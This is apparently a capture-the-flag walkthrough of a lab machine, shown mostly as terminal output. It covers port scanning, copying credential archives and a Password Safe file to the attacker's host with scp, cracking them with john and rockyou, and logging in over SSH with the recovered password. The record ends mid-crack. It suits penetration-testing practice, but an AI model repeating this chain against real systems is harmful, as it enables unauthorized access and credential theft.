



┌──(root㉿kali)-[~]
└─# rustscan -a 192.168.100.59 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.100.59:22
Open 192.168.100.59:80
Open 192.168.100.59:2222
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.100.59
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-10 04:52 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
Initiating ARP Ping Scan at 04:52
Scanning 192.168.100.59 [1 port]
Completed ARP Ping Scan at 04:52, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:52
Completed Parallel DNS resolution of 1 host. at 04:52, 0.29s elapsed
DNS resolution of 1 IPs took 0.29s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:52
Scanning 192.168.100.59 [3 ports]
Discovered open port 22/tcp on 192.168.100.59
Discovered open port 80/tcp on 192.168.100.59
Discovered open port 2222/tcp on 192.168.100.59
Completed SYN Stealth Scan at 04:52, 0.03s elapsed (3 total ports)
Initiating Service scan at 04:52
Scanning 3 services on 192.168.100.59
Completed Service scan at 04:52, 6.82s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.100.59
NSE: Script scanning 192.168.100.59.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.39s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
Nmap scan report for 192.168.100.59
Host is up, received arp-response (0.00059s latency).

Scanned at 2026-04-10 04:52:25 EDT for 8s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a9:95:53:cd:44:32:5e:69:4a:83:e6:e5:2d:bf:eb:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKLNo2slroLK4B4+IzyO4ibWn82Pezb44/b5hxorFBVpTwHJNMW6q/2u9/WpcbpSUgLya+j0g0zo7devF9MM4iE=
|   256 7b:cd:42:3f:1f:7d:aa:f3:58:8f:7d:85:93:c5:fa:01 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA4tPo94klPK58wslxLdMnryD2EjPHu1cohW5uRSdAcu
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Runners Unlimited
|_http-server-header: Apache/2.4.41 (Ubuntu)
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 da:58:27:97:82:a0:b0:c5:96:bc:69:7d:05:a0:c9:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDJMQ5wBP+uQN6PeQoITc4hnIe3vXmLslUTxegSuL6Rrvscz8Q7lMOFBeGLj8ss57r/jbUJnrul7qMBkSA8+y4i3VMAGOgsMd/dcqfK/MKJ9WqT81Bn0RGD9TAnbRPOHu4HPaHQdb7/PIqYqh9ZrbvwDf3Lmj56bYgZ4WsmvZ2vfN2xQhifygS3aywsTtXUg97oAIJ6OOycEiAxvwAf92M5d2Vdrv6YWH367UtfHbhvuUKFiJOdr2mAHnFxsLto2Aq/4AaujqOOtam0YrREfgt8oYhWgeId2NZcJgfuAc1JOqkO5QxKp6ZwzKVOq/p1jbD9vHeIcq0w9+9A0sl+TYOdfxun3s/LQCj9jq1pahIKzpEIGaf47+7rB8+e5P9U0kzAr8hJntw5jyonVOxBzksrBZ/GZ/MVp3PMmt+cFhsQ1l1IrZLCGMT2xvGmLHzYITtZo4zSzKIpkvLW2COa+Mfi1zGZk9K7pDlbXWSXPYr5ddgX8KUQ1EzBI7SEcSjId9s=
|   256 fd:ce:34:44:25:fe:ee:6b:89:46:2d:05:eb:dc:86:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBASkkZYoCKFZDC5WCsNXVDBDRcsBho4mqn2ixnWBesooDu3XpvoW7HPiAYlWmudoT6t1sQ7fyXxcda8Ug4jpLuU=
|   256 7f:19:1b:7a:ba:aa:4f:65:62:f1:51:cf:89:c6:e7:b3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIImOqH8NvPPOGEMTqIarrP2Ym/ohe2Kr8vWNwbVt7iCm
MAC Address: 08:00:27:F6:CC:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=4/10%OT=22%CT=%CU=35637%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69D8BA51%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)
OS:OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4
OS:ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Uptime guess: 39.391 days (since Sun Mar  1 18:29:39 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.59 ms 192.168.100.59

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:52
Completed NSE at 04:52, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
           Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)


david@30acf6ca1fb6:~/.hidden$ scp credenciales.zip root@192.168.100.13:/tmp/aaa The authenticity of host '192.168.100.13 (192.168.100.13)' can't be established. ECDSA key fingerprint is SHA256:jQjMMqgoUWGmuckfiRpJHVK2TpkAbyFMLOr1Gwf4Jgo. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.100.13' (ECDSA) to the list of known hosts. root@192.168.100.13's password: credenciales.zip

ver 2.0 efh 5455 efh 7875 credenciales.zip/credenciales.xlsx PKZIP Encr: TS_chk, cmplen=4728, decmplen=5346, crc=BA8EA891 ts=7424 cs=7424 type=8 ┌──(root㉿kali)-[/tmp/aaa] └─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (PKZIP [32/64]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status rockandroll (credenciales.zip/credenciales.xlsx) 1g 0:00:00:00 DONE (2026-04-10 05:30) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitetiger Use the "--show" option to display all of the cracked passwords reliably Session completed.
┌──(root㉿kali)-[/tmp/aaa] └─# ssh ian@192.168.100.59 ian@192.168.100.59's password: Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-49-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro System information as of Fri Apr 10 10:01:03 AM UTC 2026 System load: 0.05 Processes: 138 Usage of /: 46.1% of 18.53GB Users logged in: 0 Memory usage: 38% IPv4 address for enp0s3: 192.168.100.59 Swap usage: 0% * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge Expanded Security Maintenance for Applications is not enabled. 2 updates can be applied immediately. To see these additional updates run: apt list --upgradable Enable ESM Apps to receive additional future security updates. See https://ubuntu.com/esm or run: sudo pro status The list of available updates is more than a week old. To check for new updates run: sudo apt update Last login: Thu Nov 28 20:42:23 2024 from 192.168.1.17 ian@TheHackersLabs-Runners:~$
ian@TheHackersLabs-Runners:/home/elliot$ scp miscredenciales.psafe3 root@192.168.100.13:/tmp/aaa The authenticity of host '192.168.100.13 (192.168.100.13)' can't be established. ED25519 key fingerprint is SHA256:hUanazhkfAsz87B2MvgpsvjH+7JEXe/td8DmvO7BJ7o. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.100.13' (ED25519) to the list of known hosts. root@192.168.100.13's password: miscredenciales.psafe3
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
┌──(root㉿kali)-[/tmp/aaa]
└─# chmod +x miscredenciales.psafe3

┌──(root㉿kali)-[/tmp/aaa]
└─# pwsafe2john miscredenciales.psafe3 > hash2.txt

┌──(root㉿kali)-[/tmp/aaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
